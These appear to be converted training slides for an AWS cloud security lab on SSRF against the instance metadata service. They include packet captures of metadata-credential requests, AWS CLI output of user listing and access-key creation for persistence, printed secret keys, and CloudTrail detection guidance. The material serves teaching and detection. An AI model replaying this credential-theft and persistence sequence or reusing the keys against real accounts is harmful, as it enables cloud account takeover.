
# IMDS SERVER SIDE REQUEST FORGERY



# LAB! INITIAL ACCESS

[rmisc-lab-initial-setup.checksomebytes.com](https://rmisc-lab-initial-setup.checksomebytes.com)

# DETECT: INITIAL ACCESS



Access Logs OR Network Traffic

# DETECT: INITIAL ACCESS

```
reading from file juice-access.pcap, link-type EN10MB (Ethernet), snapshot length 262144
dropped privs to tcpdump
1715589066.946062 IP 172.31.52.145.4000 > 38.15.35.127.51389: Flags [.], ack 1427, win 479, length 0
E..(..@.....4.&.#.....t..P...*Y..
1715589066.946075 IP 38.15.35.127.51389 > 172.31.52.145.4000: Flags [P.], seq 1427:1473, ack 1, win 1026, length 46
E(.V..@.q.J.&.#...4.....t.....P...W=..imageUrl=http%3A%2F%2F169.254.169.254%2Flatest
1715589066.946079 IP 172.31.52.145.4000 > 38.15.35.127.51389: Flags [.], ack 1473, win 479, length 0
E..(..@.....4.&.#.....t.:P...*Y..
1715589066.946416 IP 38.15.35.127.51388 > 172.31.52.145.4000: Flags [.], ack 1, win 1026, length 0
--
1715589080.968636 IP 38.15.35.127.51390 > 172.31.52.145.4000: Flags [P.], seq 1427:1485, ack 1, win 1026, length 58
E(.b..@.p.Kn&.#...4.....~..w,..P...0...imageUrl=http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data
1715589080.968675 IP 172.31.52.145.4000 > 38.15.35.127.51399: Flags [S.], seq 2154073220, ack 2852470015, win 62727, options [mss 8961, no
E..4..@.....4.&.#.....d....<.....*e....#.....
1715589080.968705 IP 172.31.52.145.4000 > 38.15.35.127.51390: Flags [.], ack 1427, win 479, length 0
--
1715589089.434985 IP 38.15.35.127.51400 > 172.31.52.145.4000: Flags [P.], seq 1427:1491, ack 1, win 1026, length 64
E(.h..@.p.KX&.#...4.....C.....~..P...u...imageUrl=http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data%2Fiam
1715589089.435004 IP 172.31.52.145.4000 > 38.15.35.127.51400: Flags [.], ack 1427, win 479, length 0
E..(*@...f..4.&.#.....~..C...P...*Y..
1715589089.435017 IP 172.31.52.145.4000 > 38.15.35.127.51400: Flags [.], ack 1491, win 479, length 0
--
1715589096.609936 IP 172.31.52.145.4000 > 38.15.35.127.51411: Flags [.], ack 1427, win 479, length 0
E..(.y@...K...4.&.#.....ll...f.P...*Y..
1715589096.609949 IP 38.15.35.127.51411 > 172.31.52.145.4000: Flags [P.], seq 1427:1517, ack 1, win 1026, length 90
E(...@.q.J(&.#...4.....f..ll.P...{...imageUrl=http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data%2Fiam%2Fsecurity-credentials%2F
1715589096.609954 IP 172.31.52.145.4000 > 38.15.35.127.51411: Flags [.], ack 1517, win 479, length 0
E..(.z@...K...4.&.#.....ll...gNP...*Y..
1715589096.612911 IP 172.31.52.145.4000 > 38.15.35.127.51411: Flags [P.], seq 1:427, ack 1517, win 479, length 426
--
1715589137.698435 IP 172.31.52.145.4000 > 38.15.35.127.51450: Flags [.], ack 1427, win 479, length 0
E..(*@...f..4.&.#.....U..3.o.P...*Y..
1715589137.698443 IP 38.15.35.127.51450 > 172.31.52.145.4000: Flags [P.], seq 1427:1502, ack 1, win 1026, length 75
E(.s..@.p.K"&.#...4.....3.o..U..P.....imageUrl=http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data%2Fec2-limited-01
1715589137.698449 IP 172.31.52.145.4000 > 38.15.35.127.51450: Flags [.], ack 1502, win 479, length 0
E..(+@...e..4.&.#.....U..3.o.P...*Y..
```

DISCOVERY

# AWS ACCESS

### Manage console access

Manage DistrictUser's AWS console access and password.

Console access

Enable

Disable  
Disabling removes the pre-existing password.

### Access key

If you lose or forget your secret access key, you cannot retrieve it. Instead, create a new access key and make the old key inactive.

Access key	Secret access key
<input type="button" value="Copy"/> AKIA4EHKV54SMK3P42JE	<input type="button" value="Copy"/> jxWoFgm6pE8fVKyKkS4yRwCR2xh7W+2zYlX7MjhB <a href="#">Hi</a>

aws Services Search [Alt+S]

## Identity and Access Management (IAM)

Search IAM

- Dashboard
- Access management
  - User groups
  - Users**
  - Roles
  - Policies

IAM > Users

### Users (3) Info

An IAM user is an identity with long-term credentials that is used to in

Search

<input type="checkbox"/>	User name	▲	Path
<input type="checkbox"/>	<a href="#">CanyonUser</a>		/
<input type="checkbox"/>	<a href="#">m.bella</a>		/
<input type="checkbox"/>	<a href="#">persistenceLab</a>		/

```
[cloudshell-user@ip-10-4-56-43 ~]$ aws iam list-users
{
  "Users": [
    {
      "Path": "/",
      "UserName": "CanyonUser",
      "UserId": "AIDAUA3RKT66SIS5AR0EJ",
      "Arn": "arn:aws:iam::276726194109:user/CanyonUser",
      "CreateDate": "2023-08-25T18:56:49+00:00"
    },
    {
      "Path": "/",
      "UserName": "m.bella",
      "UserId": "AIDAUA3RKT66XWBQ7D4DG",
      "Arn": "arn:aws:iam::276726194109:user/m.bella",
      "CreateDate": "2023-08-25T18:57:28+00:00"
    },
    {
      "Path": "/",
      "UserName": "persistenceLab",
      "UserId": "AIDAUA3RKT66S6UN50AJF",
      "Arn": "arn:aws:iam::276726194109:user/persistenceLab",
      "CreateDate": "2023-08-25T19:01:05+00:00"
    }
  ]
}
```

## AWS CLI

```
aws <service> <action> <options>
```

```
aws iam list-users
```

```
aws ec2 stop-instances --instance-ids i-1234567890abcdef0
```

# AWS CLI

```
[ec2-user@ip-172-31-50-46 ~]$ aws iam list-users
{
  "Users": [
    {
      "Path": "/",
      "UserName": "apollo-config-01",
      "UserId": "AIDA4EHKV54SITRAKBW4Q",
      "Arn": "arn:aws:iam::833715826468:user/apollo-config-01",
      "CreateDate": "2024-05-14T06:14:33+00:00"
    },
    {
      "Path": "/",
      "UserName": "AWSCloudAdmin",
      "UserId": "AIDA4EHKV54SK53HXWINQ",
      "Arn": "arn:aws:iam::833715826468:user/AWSCloudAdmin",
      "CreateDate": "2022-12-15T13:46:57+00:00"
    },
    {
      "Path": "/",
      "UserName": "creds_default_profile",
      "UserId": "AIDA4EHKV54SLCJGTYDYA",
      "Arn": "arn:aws:iam::833715826468:user/creds_default_profile",
      "CreateDate": "2023-09-14T16:52:30+00:00"
    },
    {
      "Path": "/",
      "UserName": "ec2-read",
```

## AWS CLI

```
[ec2-user@ip-172-31-50-46 ~]$ aws iam create-access-key --user-name apollo-config-01
{
  "AccessKey": {
    "UserName": "apollo-config-01",
    "AccessKeyId": "AKIA4EHKV54SE5C6CHMO",
    "Status": "Active",
    "SecretAccessKey": "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",
    "CreateDate": "2024-05-14T06:18:34+00:00"
  }
}
```

# AWS CLI

```
[ec2-user@ip-172-31-17-139 ~]$ aws iam list-users
```

```
An error occurred (AccessDenied) when calling the ListUsers operation: User: arn:aws:sts::462913658412:assumed-role/temp-cloud-attacker-role/i-049c6e8d96b23ef21 is not authorized to perform: iam:ListUsers on resource: arn:aws:iam::462913658412:user/ because no identity-based policy allows the iam:ListUsers action
```

# AWS API PERMISSIONS



[IAM](#) > Dashboard

## IAM Dashboard

[IAM resources](#) Resources in this AWS Account

**Access denied**  
You don't have permission to `iam:GetAccountSummary`. To request access, copy the following text and send it to your AWS administrator. [Learn more about troubleshooting access denied errors.](#)

```
User: arn:aws:iam::833715826468:user/DistrictUser
Service: iam
Action: GetAccountSummary
On resource(s): *
```

[Copy](#)

**What's new** [View all](#)  
Updates for features in IAM

**AWS Account**

**Access denied**  
You don't have permission to `iam:ListAccountAliases`. To request access, copy the following text and send it to your AWS administrator. [Learn more about troubleshooting access denied errors.](#)

```
User: arn:aws:iam::833715826468:user/DistrictUser
Service: iam
Action: ListAccountAliases
On resource(s): *
```


[Copy](#)

# AWS API PERMISSIONS


```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Sid": "VisualEditor0",  
      "Effect": "Allow",  
      "Action": "iam:ListUsers",  
      "Resource": "*"   
    }  
  ]  
}
```




# AWS API PERMISSIONS



# AWS API PERMISSIONS



# AWS API PERMISSIONS



# LAB! DISCOVERY

[rmisc-lab-discovery.checksomebytes.com](https://rmisc-lab-discovery.checksomebytes.com)

# DETECT: DISCOVERY

If this field exists in a Cloudtrail log, it indicates that the API call was made from an instance profile

`userIdentity.sessionContext.ec2RoleDelivery`

```
{
  "eventVersion": "1.09",
  "userIdentity": {
    "type": "AssumedRole",
    "principalId": "AROA4EHKV54SMSZ4G3S5B:i-033677acdf36a65d2",
    "arn": "arn:aws:sts:833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2",
    "accountId": "833715826468",
    "accessKeyId": "ASIA4EHKV54SN2GXRUW",
    "sessionContext": {
      "sessionIssuer": {
        "type": "Role",
        "principalId": "AROA4EHKV54SMSZ4G3S5B",
        "arn": "arn:aws:iam:833715826468:role/ec2-limited-01",
        "accountId": "833715826468",
        "userName": "ec2-limited-01"
      },
      "attributes": {
        "creationDate": "2024-05-13T05:35:22Z",
        "mfaAuthenticated": "false"
      },
      "ec2RoleDelivery": "1.0"
    }
  },
  "eventTime": "2024-05-13T07:25:14Z",
  "eventSource": "ec2.amazonaws.com",
  "eventName": "GetIpamPoolCidrs",
  "awsRegion": "us-east-2",
  "sourceIPAddress": "50.01.117.00"
```


# DETECT: DISCOVERY

@timestamp	eventName	eventSource	userIdentity.arn	userIdent...	errorCode
2024-05-13T01:27:26.505...	GetLaunchTemplateData	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505...	GetManagedPrefixListAssociations	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
2024-05-13T01:27:26.505...	GetManagedPrefixListEntries	ec2.amazonaws.com	arn:aws:sts::833715826468:assumed-role/ec2-limited-01/i-033677acdf36a65d2	1.0	Client.UnauthorizedOperation
